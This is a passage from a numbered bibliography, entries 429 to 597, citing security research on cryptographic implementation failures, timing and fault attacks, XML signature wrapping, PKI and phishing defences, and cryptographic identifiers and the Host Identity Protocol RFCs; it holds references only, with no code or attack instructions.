[429] "Amazon WS Crypto Sigs v2 Broken (Even Amazon Can't Get Crypto Right)", Nate Lawson, posting to Hacker News web site, May 2009, `http://news.ycombinator.com/item?id=621227`.

[430] "Attacking and Repairing the WinZip Encryption Scheme", Tadayoshi Kohno, *Proceedings of the 11th Conference on Computer and Communications Security (CCS'04)*, October 2004, p.72.

[431] "JAR File Specification", Sun Microsystems/Oracle Corporation, 2008, `http://docs.oracle.com/javase/6/docs/technotes/guides/jar/-jar.html`.

[432] "Android: One Root to Own Them All", Jeff Forristal, presentation at Black Hat 2013, July 2013, `https://media.blackhat.com/us-13-Forristal-Android-One-Root-to-Own-Them-All-Slides.pdf`.

[433] "Java Code Signing Failures", Jerry Jongerius, 27 August 2013, `http://www.duckware.com/tech/javacodesigningfailure.html`.

[434] "On the Security of the WinRAR Encryption Method", Gary Yeo and Raphael Phan, *Proceedings of the 8th Information Security Conference (ISC'05)*, Springer-Verlag LNCS No.3650, September 2005, p.403.

[435] "OpenOffice v3.x Security Design Weaknesses", Eric Filiol and Jean-Paul Fizaine, Black Hat Europe 2009, April 2009, `http://www.blackhat.com/-presentations/bh-europe-09/Filiol_Fizaine/BlackHat-Europe-09-Filiol-Fizaine-OpenOffice-Weaknesses-whitepaper.pdf`.

[436] "A Cross-Protocol Attack on the TLS Protocol", Nikos Mavrogiannopoulos, Frederik Vercauteren, Vesselin Velichkov and Bart Preneel, *Proceedings of the 19th Conference on Computer and Communications Security (CCS'12)*, October 2012, p.62.

[437] "Recovering Windows Secrets and EFS Certificates Offline", Elie Burzstein and Jean Michel Picod, *Proceedings of the 4th Workshop on Offensive Technologies (WOOT'10)*, August 2010, `http://www.usenix.org/events/-woot10/tech/full_papers/Burzstein.pdf`.

[438] "Baseband Attacks: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks", Ralf-Philipp Weinmann, *Proceedings of the 6th Workshop on Offensive Technologies (WOOT'12)*, August 2012, `https://www.usenix.org/system/files/conference/woot12/woot12-final24.pdf`.

[439] "17 Mistakes Microsoft made in the Xbox Security System", Michael Steil, presentation at the 22nd Chaos Communication Congress (22C3), December 2005, `http://events.ccc.de/congress/2005/fahrplan/attachments/674-slides_xbox.pdf`.

[440] "Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution", Microsoft Security Bulletin MS13-053, 9 July 2013, `http://technet.microsoft.com/en-us/security/bulletin/ms13-053`.

[441] "Huge iOS, OS X vulnerability uncovered that can render apps unusable", Zach Epstein, 29 August 2013, `http://bgr.com/2013/08/29/iphone-vulnerability-coretext-webkit`.

[442] "Attacking Intel BIOS", Rafal Wojtczuk and Alexander Tereshkin, presentation at Black Hat 2009, July 2009, `http://www.blackhat.com/-presentations/bh-usa-09/WOJTCZUK/BHUSA09-Wojtczuk-AtkIntelBios-SLIDES.pdf`.

[443] "On The Security of Password Manager Database Formats", Paolo Gasti and Kasper Rasmussen, *Proceedings of the 17th European Symposium on Research in Computer Security (ESORICS'12)*, Springer-Verlag LNCS No.7459, September 2012, p.770.

[444] "Key-Experiments: How PGP Deals With Manipulated Keys", Ralf Senderek, August 2000, `http://www.senderek.com/security/key-experiments.html`.

[445] "Smartcard-Reader-Hack", 'Colibri', 17 April 2010, `http://colibri.net63.net/Smartcard-Reader-Hack.htm`.

[446] "Security by Politics - Why it will never work", Lukas Grunwald, presentation at Defcon 15, August 2007, `http://www.defcon.org/images/defcon-15/-dc15-presentations/dc-15-grunwald.pdf`.

[447] "Scan This Guy's E-Passport and Watch Your System Crash", Kim Zetter, *Wired*, 1 August 2007, `http://www.wired.com/politics/security/news/-2007/08/epassport`.

[448] "Exploiting Timing Attacks in Widespread Systems", Nate Lawson and Taylor Nelson, presentation at Black Hat USA 2010, July 2010, `http://www.blackhat.com/html/bh-us-10/bh-us-10-briefings.html#-Lawson`.

[449] "Xbox 360 Timing Attack", 7 December 2007, `http://beta.ivancover.com/wiki/index.php/Xbox_360_Timing_Attack`.

[450] "Timing attack in Google Keyczar library", Nate Lawson, 28 May 2009, `http://rdist.root.org/2009/05/28/timing-attack-in-google-keyczar-library`.

[451] "A Lesson In Timing Attacks (or, Don't use MessageDigest.isEquals)", 'codahale', 13 August 2009, `http://codahale.com/a-lesson-in-timing-attacks/`.

[452] "Exploiting remote timing attacks", Nate Lawson, 19 July 2010, `http://rdist.root.org/2010/07/19/exploiting-remote-timing-attacks/`.

[453] "On Smart Cards Security", Ilya Levin, presentation at the rump session of the 16th Conference on the Theory and Application of Cryptology and Information Security (AsiaCrypt'10), December 2010, `http://www.literatecode.com/get/AC2010_rump_IL.pdf`.

[454] "Login Timing Attacks for Mischief and Mayhem", Adrian Hayes, presentation at Kiwicon VI, November 2012.

[455] "Micro-Architectural Cryptanalysis", Onur Acıiçmez and Jean-Pierre Seifert, *IEEE Security and Privacy*, **Vol.5**, **No.4** (July/August 2007), p.62.

[456] "Opportunities and Limits of Remote Timing Attacks", Scott Crosby, Dan Wallach, and Rudolf Riedi, *ACM Transactions on Information and System Security (TISSEC)*, **Vol.12**, **No.3** (2009), Article No.17.

[457] "The Sorcerer's Apprentice Guide to Fault Attacks", Hagai Bar-El, Hamid Choukri, David Naccache, Michael Tunstall and Claire Whelan, *Proceedings of the IEEE*, **Vol.94**, **No.2** (February 2006), p.370.

[458] "Cryptographic Engineering", Çetin Kaya Koç (ed), Springer-Verlag, 2008.

[459] "Hey, You, Get Off of My Cloud! Exploring Information Leakage in Third-Party Compute Clouds", Thomas Ristenpart, Eran Tromer, Hovav Shacham and Stefan Savage, *Proceedings of the Conference on Computer and Communications Security (CCS'09)*, November 2009, p.199.

[460] "Who cares about side-channel attacks?", discussion thread on the cryptography@metzdowd.com mailing list, October 2008.

[461] "Moving from the Design of Usable Security Technologies to the Design of Useful Secure Applications", Diane Smetters and Rebecca Grinter, *Proceedings of the 2002 New Security Paradigms Workshop*, September 2002, p.82.

[462] "Opening the Black Boxes of Global Finance", Donald MacKenzie, *Review of International Political Economy*, **Vol.12**, **No.4** (October 2005), p.555.

[463] "The Crypto Gardening Guide and Planting Tips", Peter Gutmann, February 2003, `http://www.cs.auckland.ac.nz/~pgut001/pubs/crypto_guide.txt`.

[464] "Banned Crypto and the SDL", Michael Howard, 16 July 2009, `http://blogs.msdn.com/b/sdl/archive/2009/07/16/banned-crypto-and-the-sdl.aspx`.

[465] "SDL Crypto Code Review Macro", Michael Howard, 14 June 2007, `http://blogs.msdn.com/b/michael_howard/archive/2007/06/14/sdl-crypto-code-review-macro.aspx`.

[466] "Synergy: Integer Overflow, Key Reuse, IV Reuse", 'Winston Smith', July 2013, `http://www.cryptofails.com/2013/07/synergy-integer-overflow-key-reuse-iv.html`.

[467] "Energy Fraud and Orchestrated Blackouts: Issues with Wireless Metering Protocols (wM-Bus)", Cyrill Brunschwiler, presentation at Black Hat 2013, July 2013, `https://media.blackhat.com/us-13/US-13-Brunschwiler-Energy-Fraud-and-Orchestrated-Blackouts-Issues-with-Wireless-Metering-Protocols-WP.pdf`.

[468] "Tarsnap critical security bug", Colin Percival, 18 January 2011, `http://www.daemonology.net/blog/2011-01-18-tarsnap-critical-security-bug.html`.

[469] "HBS: A Single-Key Mode of Operation for Deterministic Authenticated Encryption", Tetsu Iwata and Kan Yasuda, *Proceedings of the 16th Fast Software Encryption Conference (FSE'09)*, Springer-Verlag LNCS No.5665, February 2009, p.394.

[470] "McOE: A Family of Almost Foolproof On-line Authenticated Encryption Schemes", Ewan Fleischmann, Christian Forler and Stefan Lucks, *Proceedings of the 19th Fast Software Encryption Workshop (FSE'12)*, Springer-Verlag LNCS No.7549, March 2012, p.196.

[471] "A Provable-Security Treatment of the Key-Wrap Problem", Phillip Rogaway and Thomas Shrimpton, *Proceedings of the 24th Annual Conference on the Theory and Applications of Cryptographic Techniques (EuroCrypt'06)*, Springer-Verlag LNCS No.4004, May 2006, p.373.

[472] "Intercepting Mobile Communications: The Insecurity of 802.11", Nikita Borisov, Ian Goldberg and David Wagner, *Proceedings of the 7th Conference on Mobile Computing and Networking (MobiCom'01)*, July 2001, p.180.

[473] "Nonce Generators and the Nonce Reset Problem", Erik Zenner, *Proceedings of the 12th Information Security Conference (ISC'09)*, Springer-Verlag LNCS No.5735, September 2009, p.411.

[474] "Designing the API for a Cryptographic Library", Christian Forler, Stefan Lucks and Jakob Wenzel, *Proceedings of the 17th Conference on Reliable Software Technologies (Ada-Europe'12)*, Springer-Verlag LNCS No.7308, June 2012, p.75.

[475] "Authentication weaknesses in GCM", Niels Ferguson, 20 May 2005, http://csrc.nist.gov/groups/ST/toolkit/BCM/documents/comments/CWC-GCM/Ferguson2.pdf.

[476] "Cycling Attacks on GCM, GHASH and Other Polynomial MACs and Hashes", Markku-Juhani Saarinen, *Proceedings of the 19th Fast Software Encryption Workshop (FSE'12)*, March 2012, to appear.

[477] "Cycling Attacks on GCM, GHASH and Other Polynomial MACs and Hashes", Markku-Juhani Saarinen, *Proceedings of the 19th Fast Software Encryption Workshop (FSE'12)*, Springer-Verlag LNCS No.7549, March 2012, p.216.

[478] "Secrets and Lies", Bruce Schneier, John Wiley and Sons, 2000.

[479] "State of Software Security Report", VeraCode, 19 April 2011, http://info.veracode.com/state-of-software-security-report-volume3.html.

[480] "A framework for the analysis of the reliability of digital signatures for secure e-commerce", Argyris Arnellos, Dimitrios Lekkas, Thomas Spyrou and John Darzentas, *The electronic Journal for Emerging Tools & Applications (eJETA)*, **Vol.1**, **No.4** (December 2005), http://www.ejeta.org/fourth-issue/ejeta-2005.12.24.23.22.49.pdf.

[481] "Open EDI and Law in Europe", Andreas Mitrakas, Kluwer Law International, 1997.

[482] "Digital Signatures: A Survey of Law and Practice in the European Union", Interdisciplinary Centre for law and Information Technology of the Katholieke Universiteit Leuven, Woodhead Publishing, 1999.

[483] "Electronic Signatures", M.H.M.Schellekens, Asser Press, 2004.

[484] "Electronic Signatures, Law and Regulation", Lorna Brazell, Sweet & Maxwell, 2004.

[485] "E-Commerce and the Law of Digital Signatures", Dennis Campbell, Oxford University Press, 2005.

[486] "Electronic Signatures in Law (3rd ed)", Stephen Mason, Cambridge University Press, 2012.

[487\ "Burdens of Proof: Cryptographic Culture and Evidence Law in the Age of Electronic Documents", Jean-François Blanchette, MIT Press, 2012.

[488] "Digital Evidence and Electronic Signature Law Review", http://www.deaeslr.org/.

[489] "The Law of Electronic Commerce", Benjamin Wright, Aspen Publishers, first published 1991, supplemented annually.

[490] "Electronic Commerce: Formal Requirements in Commercial Transactions", The Law Commission, December 2001, http://lawcommission.justice.gov.uk/docs/Electronic_Commerce_-Advice_Paper.pdf.

[491] "It's Signed, therefore it's Clean, right?", Jarno Niemelä, presentation at the 4th Computer Anti-Virus Research Organisation (CARO) Technical Workshop, May 2010, http://www.f-secure.com/weblog/archives/-Jarno_Niemela_its_signed.pdf.

[492] "Keyjacking: Risks of the Current Client-side Infrastructure", John Marchesini, Sean Smith, and Meiyuan Zhao, *Proceedings of the 2nd Annual PKI Research Workshop*, April 2003, http://middleware.internet2.edu/pki03/presentations/11.pdf.

[493] "Keyjacking: The Surprising Insecurity of Client-side SSL", John Marchesini, Sean Smith, and Meiyuan Zhao, *Computers & Security*, **Vol.24**, **No.2** (March 2005), p.109.

[494] "Digital Signatures and Electronic Documents: A Cautionary Tale", Kunal Kain, Sean Smith, and R.Asokan, *Proceedings of the IFIP TC6/TC11 Sixth Joint Working Conference on Communications and Multimedia Security: Advanced Communications and Multimedia Security*, September 2002, p.293.

[495] "The Craft of System Security", Sean Smith and John Marchesini, Addison-Wesley, 2008.

[496] "What You See is Not Always What You Sign", Audun Jøsang, Dean Povey, and Anthony Ho, *Proceedings of the Australian UNIX User Group Conference (AUUG'02)*, September 2002, p.25.

[497] "Digital Signatures and Electronic Documents: A Cautionary Tale Revisited", Václav Matyáš and Petr Švéda, *UPGRADE, The European Journal for the Informatics Professional*, **Vol.V**, **No.3** (June 2004), p.35.

[498] "A Taxonomy of Attacks against XML Digital Signatures & Encryption", Brad Hill, 2007, `http://www.isecpartners.com/files/-iSEC_HILL_AttackingXMLSecurity_Handout.pdf`.

[499] "Command Injection in XML Digital Signatures and XML Encryption", Brad Hill, 12 July 2007, `http://www.isecpartners.com/files/-XMLDSIG_Command_Injection.pdf`.

[500] "Insecurities in Designing XML Signatures", Aditya Sood, *;login;*, **Vol.33**, **No.1** (February 2008), p.48.

[501] "How To Break XML Signature and XML Encryption", Juraj Somorovsky, presentation at 4th German OSWAP Day, `https://www.owasp.org/index.php/German_OWASP_Day_2011#-tab=Agenda_.2F_Presentations`, November 2011.

[502] "The Forger's Art: Exploiting XML Digital Signature Implementations", James Forshaw, presentation at Hack in the Box Kuala Lumpur, October 2013, `http://conference.hackinthebox.org/hitbsecconf2013kul/james-forshaw`.

[503] "iSEC Partners Security Advisory: XML Digital Signature Command Injection", iSEC Partners, 12 Jul 2007, `http://www.isecpartners.com/-advisories/2007-04-dsig.txt`.

[504] "Secure XML: The New Syntax for Signatures and Encryption", Donald Eastlake and Kitty Niles, Pearson, 2002.

[505] "Why XML Security is Broken", Peter Gutmann, October 2004, `http://www.cs.auckland.ac.nz/~pgut001/pubs/xmlsec.txt`.

[506] "Impact of XML schema evolution on valid documents", Giovanna Guerrini, Marco Mesiti and Daniele Rossi, *Proceedings of the 7th Workshop on Web Information and Data Management (WIDM'05)*, November 2005, p.39.

[507] "Impact of XML Schema Evolution", Pierre Genevès, Nabil Layaïda and Vincent Quint, *Transactions on Internet Technology*, **Vol.11**, **No.1** (July 2011), Article No.4.

[508] "XPath Unleashed", Michael Benedikt and Christoph Koch, *ACM Computing Surveys*, **Vol.41**, **No.1** (December 2008), Article 3.

[509] "Security Analysis of XML Usage and XML Parsing", Andrew Blyth, Daniel Cunliffe, and Iain Sutherland, *Computers and Security*, **Vol.22**, **No.6** (September 2003), p.494.

[510] "Filtering XPath Expressions for XML Access Control", Jae-Myeong Jeon, Yon Dohn Chung, Myoung Ho Kim and Yoon Joon Lee, *Computers and Security*, **Vol.23**, **No.7** (October 2004), p.591.

[511] "The Art of Software Security Assessment", Mark Dowd, John McDonald, and Justin Schuh, Addison-Wesley, 2007.

[512] "On Breaking SAML: Be Whoever You Want to Be", Juraj Somorovsky, Andreas Mayer, Jőrg Schwenk, Marco Kampmann and Meiko Jensen, *Proceedings of the 21st Usenix Security Symposium (Security'12)*, August 2012, p.397.

[513] "Security Analysis of XML Usage and XML Parsing", Andrew Blyth, Daniel Cunliffe, and Iain Sutherland, *Computers and Security*, **Vol.22**, **No.6** (September 2003), p.494.

[514] "XML Signature Element Wrapping Attacks and Countermeasures", Michael McIntosh and Paula Austel, *Proceedings of the 2005 Workshop on Secure Web Services (SWS'05)*, November 2005, p.20.

[515] "Hunting Security Bugs", Tom Gallagher, Bryan Jeffries, and Lawrence Landauer, Microsoft Press, 2006.

[516] "Analysis of Signature Wrapping Attacks and Countermeasures", Sebastian Gajek, Meiko Jensen, Lijun Liao, and Jörg Schwenk, *Proceedings of the International Conference on Web Services (ICWS'09)*, July 2009, p.575.

[517] "Document-centric XML workflows with fragment digital signatures", Phillip Brooke, Richard Paige and Christopher Power, *Software — Practice & Experience*, **Vol.40**, **No.8** (July 2010), p.655.

[518] "XML Signature Wrapping: Die Kunst SAML Assertions zu fälschen", DFN-CERT Workshop, to appear.

[519] "How to Break XML Encryption", Tibor Jager and Juraj Somorovsky, *Proceedings of the 18th Conference on Computer and Communications Security (CCS'11)*, October 2011, p.413.

[520] "XML Rewriting Attacks: Existing Solutions and their Limitations", Azzedine Benameur, Faisal Kadir and Serge Fenet, *Proceedings of the IADIS Conference on Applied Computing (IADIS-AC'08)*, April 2008, `http://liris.cnrs.fr/publis/?id=3379`.

[521] "Limitations of Web Service Security on SOAP Messages in a Document Production Workflow Environment", Smriti Sinha and Subrata Sinha, *Proceedings of the 16th Conference on Advanced Computing and Communications (ADCOM'08)*, December 2008, p.342.

[522] "A Formal Solution to Rewriting Attacks on SOAP Messages", Smriti Sinha and Azzedine Benameur, *Proceedings of the Workshop on Secure Web Services (SWS'08)*, October 2008, p.53.

[523] "Researchers find holes in the cloud", Heise Online, 25 October 2011, `http://www.h-online.com/security/news/item/Researchers-find-holes-in-the-cloud-1366112.html`.

[524] "Improper Utilization of Digital Signature Technology", John Boyer, presentation at the RSA Conference 2000, January 2000, `http://pages.pacificcoast.net/~lightning/Boyer_RSA2000.pdf`.

[525] "Attacking XML Security: Message Oriented Madness, XML Worms and Web Service Security Sanity", Brad Hill, Black Hat USA 2007, July 2007, `http://www.isecpartners.com/files/iSEC_HILL_AttackingXML-Security_bh07.pdf`.

[526] "Exploiting the Forest with Trees", Meredith Patterson and Len Sassaman, Black Hat USA 2010, July 2010, `http://www.blackhat.com/html/bh-us-10/bh-us-10-briefings.html#Patterson`.

[527] "Bleichenbacher's Attack Strikes again: Breaking PKCS#1 v1.5 in XML Encryption", Tibor Jager, Sebastian Schinzel and Juraj Somorovsky, *Proceedings of the 17th European Symposium on Research in Computer Security (ESORICS'12)*, Springer-Verlag LNCS No.7459, September 2012, p.752.

[528] "A constant error in psychological ratings", Edward Thorndike, *Journal of Applied Psychology*, **Vol.4** (1920), p.25.

[529] "The halo effect: Evidence for unconscious alteration of judgments", Richard Nisbett and Timothy Wilson, *Journal of Personality and Social Psychology*, **Vol.35**, **No.4** (1977), p.250.

[530] "The Fairy Tale of 'What You See Is What You Sign' — Trojan Horse Attacks on Software for Digital Signatures", Adrian Spalka, Armin Cremers and Hanno Langweg, *Proceedings of the IFIP WG 9.6/11.7 Conference on Security and Control of IT in Society-II (SCITS-II)*, June 2001, `http://www2.hig.no/~hannol/research/scits01p.pdf`.

[531] "Digitally Signed Documents — Ambiguities and Solutions", Adil Alsaid and Chris Mitchell, *Proceedings of the 4th International Network Conference (INC'04)*, July 2004, `http://www.isg.rhul.ac.uk/~cjm/dsdaas.pdf`.

[532] "Dynamic content attacks on digital signatures", Adil Alsaid and Chris Mitchell, *Information Management & Computer Security*, **Vol.13**, **No.4** (2005), p.328.

[533] "Robust WYSIWYS: A Method for Ensuring that What You See Is What You Sign", Audun Jøsang and Bander AlFayyadh, *Proceedings of the 6th Australasian Information Security Conference (AISC'08)*, January 2008, p.53.

[534] "See What You Sign: Secure Implementations of Digital Signatures", Arnd Weber, *Proceedings of the 5h Conference on Intelligence in Services and Networks: Technology for Ubiquitous Telecom Services (IS&N'98)*, Springer-Verlag LNCS No.1430, May 1998, p.509.

[535] "Signing the Document Content is not Enough: A new Attack to Digital Signature", Francesco Buccafurri, Gianluca Caminiti and Gianluca Lax, *Proceedings of the International Conference on the Applications of Digital Information and Web Technologies (ICADIWT'08)*, August 2008, p.520.

[536] "Digital Signature Trust Vulnerability: A new attack on digital signatures", Francesco Buccafurri, *ISSA Journal*, **Vol.6**, **No.10** (October 2008), p.24.

[537] "Fortifying the Dalì Attack on Digital Signature", Francesco Buccafurri, Gianluca Caminiti and Gianluca Lax, *Proceedings of the 2nd Conference on Security of Information and Networks (SIN'09)*, October 2009, p.278.

[538] "Hiding Malicious Content in PDF Documents", Dan-Sabin Popescu, *Journal of Mobile, Embedded and Distributed Systems*, **Vol.3**, **No.3** (September 2011), p.120.

[539] "Simplifying Public Key Management", Peter Gutmann, *IEEE Computer*, **Vol.37**, **No.2** (February 2004), p.101.

[540] "ZRTP: Media Path Key Agreement for Unicast Secure RTP", RFC 6189, Philip Zimmermann, Alan Johnston and Jon Callas, April 2011.

[541] "SMTP Service Extension for Secure SMTP over TLS", RFC 2487, Paul Hoffman, January 1999.

[542] "Using TLS with IMAP, POP3 and ACAP", RFC 2595, Chris Newman, June 1999.

[543] "Securing FTP with TLS", RFC 4217, Paul Ford-Hutchinson, October 2005.

[544] "Insights from the Inside: A View of Botnet Management from Infiltration", Chia Yuan Cho, Juan Caballero, Chris Grier, Vern Paxson Dawn Song, *Proceedings of the 3rd Workshop on Large-scale Exploits and Emergent Threats (LEET'10)*, April 2010, `http://www.usenix.org/events/leet10/-tech/full_papers/Cho.pdf`.

[545] "How S/MIME could suck slightly less with a simple GETSMIME", Ian Grigg, 1 September 2007, `https://financialcryptography.com/mt/-archives/000966.html`.

[546] "Problem and Applicability Statement for Better-Than-Nothing Security (BTNS)", RFC 5387, Joe Touch, David Black and Yu-Shun Wang, November 2008.

[547] "Better-Than-Nothing Security: An Unauthenticated Mode of IPsec", RFC 5386, Nicolas Williams and Michael Richardson, November 2008.

[548] "Cryptocat at the OpenITP DC Hackathon", Nadim Kobeissi, 21 January 2014, `https://blog.crypto.cat/2014/01/cryptocat-at-the-openitp-dc-hackathon`.

[549] "On the Incoherencies in Web Browser Access Control Policies", Kapil Singh, Alexander Moshchuk, Helen Wang and Wenke Lee, *Proceedings of the 2010 Symposium on Security and Privacy (S&P'10)*, May 2010, p.463.

[550] "Internet Explorer turns your personal computer into a public File Server", Jorge Medina, Black Hat DC 2010, February 2010, `http://www.blackhat.com/presentations/bh-dc-10/Medina_Jorge/-BlackHat-DC-2010-Medina-Abusing-insecure-features-of-Internet-Explorer-slides.pdf`.

[551] "New anti-phishing feature in FF pretty bad…", 'jungsonn', 30 October 2006, `http://sla.ckers.org/forum/read.php?13,2253`.

[552] "Sub-Prime PKI: Attacking Extended Validation SSL", Michael Zusman and Alexander Sotirov, Black Hat USA 2009, July 2009, `http://www.blackhat.com/presentations/bh-usa-09/SOTIROV/BHUSA09-Sotirov-AttackExtSSL-PAPER.pdf`.

[553] "Inoculating SSH Against Address Harvesting", Stuart Schechter, Jaeyon Jung, Will Stockwell and Cynthia McLain, *Proceedings of the 13th Annual Network and Distributed System Security Symposium (NDSS'06)*, February 2006, `http://www.isoc.org/isoc/conferences/ndss/06/proceedings/-papers/inoculating_SSH.pdf`.

[554] "Transport Layer Security (TLS) Extensions", RFC 4366, Simon Blake-Wilson, Magnus Nystrom, David Hopwood, Jan Mikkelsen and Tim Wright, April 2006.

[555] "The Golden Hour of Phishing Attacks", Amit Klein, 1 December 2010, `http://www.trusteer.com/blog/golden-hour-phishing-attacks`.

[556] "The Nocebo Effect on the Web: An Analysis of Fake Anti-Virus Distribution", Moheeb Abu Rajab, Lucas Ballard, Panayiotis Mavrommatis, Niels Provos and Xin Zhao, *Proceedings of the 3rd Workshop on Large-Scale Exploits and Emergent Threats (LEET'10)*, April 2010, `http://www.usenix.org/events/leet10/tech/full_papers/Rajab.pdf`, reprinted in *;login*, **Vol.35**, **No.6** (December 2010), p.18.

[557] "*Perspectives*: Improving SSH-style Host Authentication with Multi-Path Probing", Dan Wendlandt, David Anderson and Adrian Perrig, Proceedings of the USENIX Annual Technical Conference (USENIX '08), June 2008, p.321.

[558] "Firefox Plug-in Offers Clarity on Web Site Security", Brian Krebs, 2 September 2008, `http://voices.washingtonpost.com/securityfix/-2008/09/firefox_plug-in_offers_clarity.html`.

[559] "VeriKey: A Dynamic Certificate Verification System for Public Key Exchanges", Brett Stone-Goss, David Sigal, Rob Cohn, John Morse, Kevin Almeroth and Christopher Kruegel, *Proceedings of the 5th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA'08)*, Springer-Verlag LNCS No.5137, July 2008, p.44.

[560] "SSL And The Future Of Authenticity", Moxie Marlinspike, 11 April 2011, `http://blog.thoughtcrime.org/ssl-and-the-future-of-authenticity`.

[561] "SSL And The Future Of Authenticity", Moxie Marlinspike, Black Hat USA 2011, July 2011, `https://media.blackhat.com/bh-us-11/Marlinspike/-BlackHat-USA-2011-Marlinspike-SSL-Future-Authenticity-SlidesOnly-.mov`.

[562] "DoubleCheck: Multi-path Verification Against Man-in-the-Middle Attacks", Mansoor Alicherry and Angelos Keromytis, *Proceedings of the 14th Symposium on Computers and Communications (ISCC'09)*, July 2009, p.550.

[563] "ConfiDNS: Leveraging Scale and History to Improve DNS Security", Lindsey Poole and Vivek Pai, *Proceedings of the 3rd Usenix Workshop on Real, Large Distributed Systems (WORLDS'06)*, November 2006, p.99.

[564] "WSKE: Web Server Key Enabled Cookies", Chris Masone, Kwang-Hyun Baek and Sean Smith, *Proceedings of the 11th Financial Cryptography and Data Security Conference (FC'07)*, Springer-Verlag LNCS No.4886, February 2007, p.294.

[565] "Locked cookies: Web authentication security against phishing, pharming, and active attacks", Chris Karlof, Umesh Shankar, Doug Tygar and David Wagner, University of California at Berkeley Technical Report UCB/EECS-2007-25, February 2007, `http://www.cs.berkeley.edu/~ckarlof/papers/-locked-sop-techreport07.pdf`.

[566] "Dynamic Pharming Attacks and Locked Same-origin Policies for Web Browsers", Chris Karlof, J.D.Tygar, David Wagner and Umesh Shankar, *Proceedings of the 14th Conference on Computer and Communications Security (CCS'07)*, October 2007, p.58.

[567] "BeamAuth: Two-factor Web Authentication with a Bookmark", Ben Adida, *Proceedings of the 14th Conference on Computer and Communications Security (CCS'07)*, October 2007, p.48.

[568] "Forcing Johnny to Login Safely: Long-Term User Study of Forcing and Training Login Mechanisms", Amir Herzberg and Ronen Margulies, *Proceedings of the 16th European Symposium on Research in Computer Security (ESORICS'11)*, Springer-Verlag LNCS No.6879, September 2011, p.452, later republished as "Training Johnny to Authenticate (Safely)", Amir Herzberg and Ronen Margulies, *IEEE Security and Privacy*, **Vol.10**, **No.1** (January/February 2012), p.37.

[569] "Link Fingerprints", Gervase Markham, 26 March 2005, `http://weblogs.mozillazine.org/gerv/archives/007798.html`.

[570] "Link Fingerprints", Edward Lee and Gervase Markham, `draft-lee-uri-linkfingerprints-00.txt`, 2 July 2007.

[571] "[SoC] Link Fingerprints", Edward Mardak, 20 August 2007, `https://bugzilla.mozilla.org/show_bug.cgi?id=377245#c20`.

[572] "Support link fingerprints for downloads (file checksum/hash in href attribute)", Mozilla forum discussion, 30 April 2005, `https://bugzilla.mozilla.org/show_bug.cgi?id=292481`.

[573] "[SoC] Link Fingerprints", Mozilla forum discussion, 11 April 2007, `https://bugzilla.mozilla.org/show_bug.cgi?id=377245`.

[574] "Metalink 3.0 Specification (Second Edition)", Anthony Bryan, 7 July 2007, `http://www.metalinker.org/Metalink_3.0_Spec.pdf`.

[575] "The Metalink Download Description Format", RFC 5854, Anthony Bryan, Tatsuhiro Tsujikawa, Neil McNab and Peter Poeml, June 2010.

[576] "Metalink/HTTP: Mirrors and Hashes", RFC 6249, Anthony Bryan, Tatsuhiro Tsujikawa, Neil McNab and Peter Poeml, June 2011.

[577] "Bringing Tahoe ideas to HTTP", Brian Warner, posting to the cryptography@metzdowd.com mailing list, message-ID `4A970144.8020709@lothar.com`, 27 August 2009.

[578] "Child-proof authentication for MIPv6 (CAM)", Greg O'Shea and Michael Roe, *Computer Communications Review*, **Vol.31**, **No.2** (April 2001), p.4.

[579] "Statistically Unique and Cryptographically Verifiable (SUCV) Identifiers and Addresses", Gabriel Montenegro and Claude Castelluccia, *Proceedings of the 9th Network and Distributed System Security Symposium (NDSS'02)*, February 2002, `http://www.isoc.org/isoc/conferences/-ndss/02/proceedings/papers/monten.pdf`.

[580] "Securing IPv6 neighbor discovery and router discovery", Jari Arkko, Tuomas Aura, James Kempf, Vesa-Matti Mäntylä, Pekka Nikander and Michael Roe, *Proceedings of the Workshop on Wireless Security (WiSe'02)*, September 2002, p.77.

[581] "Cryptographically Generated Addresses (CGA)", Tuomas Aura, *Proceedings of the 6th Information Security Conference (ISC'03)*, October 2003, p.29.

[582] "Crypto-Based Identifiers (CBIDs): Concepts and Applications", Gabriel Montenegro and Claude Castelluccia, *Transactions on Information and System Security*, **Vol.7**, **No.1** (February 2004), p.97.

[583] "Cryptographically Generated Addresses for Constrained Devices", Claude Castelluccia, *Wireless Personal Communications*, **Vol.29**, **No.3-4** (June 2004), p.221.

[584] "SEcure Neighbor Discovery (SEND)", RFC 3971, Jari Arkko, James Kempf, Brian Zill and Pekka Nikander, March 2005.

[585] "Cryptographically Generated Addresses (CGA)", RFC 3972, Tuomas Aura, March 2005.

[586] "An improved address ownership in mobile IPv6", Min-Shiang Hwang, Cheng-Chi Lee and Song-Kong Chong, *Computer Communications*, **Vol.31**, **No.14** (5 September 2008), p.3250.

[587] "Analysis and Optimisation of Cryptographically Generated Addresses", Joppe Bos, Onur Özen and Jean-Pierre Hubaux, *Proceedings of the 12th Information Security Conference (ISC'09)*, Springer-Verlag LNCS No.5735, September 2009, p.17.

[588] "Not One Click for Security", Alan Karp, Marc Stiegler and Tyler Close, *Proceedings of the 5th Symposium on Usable Privacy and Security (SOUPS'09)*, July 2009, Paper 19.

[589] "An IPv6 Prefix for Overlay Routable Cryptographic Hash Identifiers (ORCHID)", RFC 4843, Pekka Nikander, Julien Laganier and Francis Dupont, April 2007.

[590] "Peer Name Resolution Protocol", Microsoft Corporation, 27 September 2006, `http://technet.microsoft.com/en-us/library/bb726971.aspx`.

[591] "Host Identity Protocol (HIP) Architecture", Robert Moskowitz and Pekka Nikander, RFC 4423, May 2006.

[592] "Host Identity Protocol", Robert Moskowitz, Pekka Nikander, Petri Jokela and Thomas Henderson, RFC 5201, April 2008.

[593] "Using the Encapsulating Security Payload (ESP) Transport Format with the Host Identity Protocol (HIP)", Petri Jokela, Robert Moskowitz and Pekka Nikander, RFC 5202, April 2008.

[594] "Host Identity Protocol (HIP) Registration Extension", Julien Laganier, Teemu Koponen and Lars Eggert, RFC 5203, April 2008.

[595] "Host Identity Protocol (HIP) Rendezvous Extension", Julien Laganier and Lars Eggert, RFC 5204, April 2008.

[596] "Host Identity Protocol (HIP) Domain Name System (DNS) Extension", Pekka Nikander and Julien Laganier, RFC 5205, April 2008.

[597] "End-Host Mobility and Multihoming with the Host Identity Protocol", Pekka Nikander, Thomas Henderson, Christian Vogt and Jari Arkko, RFC 5206, April 2008.

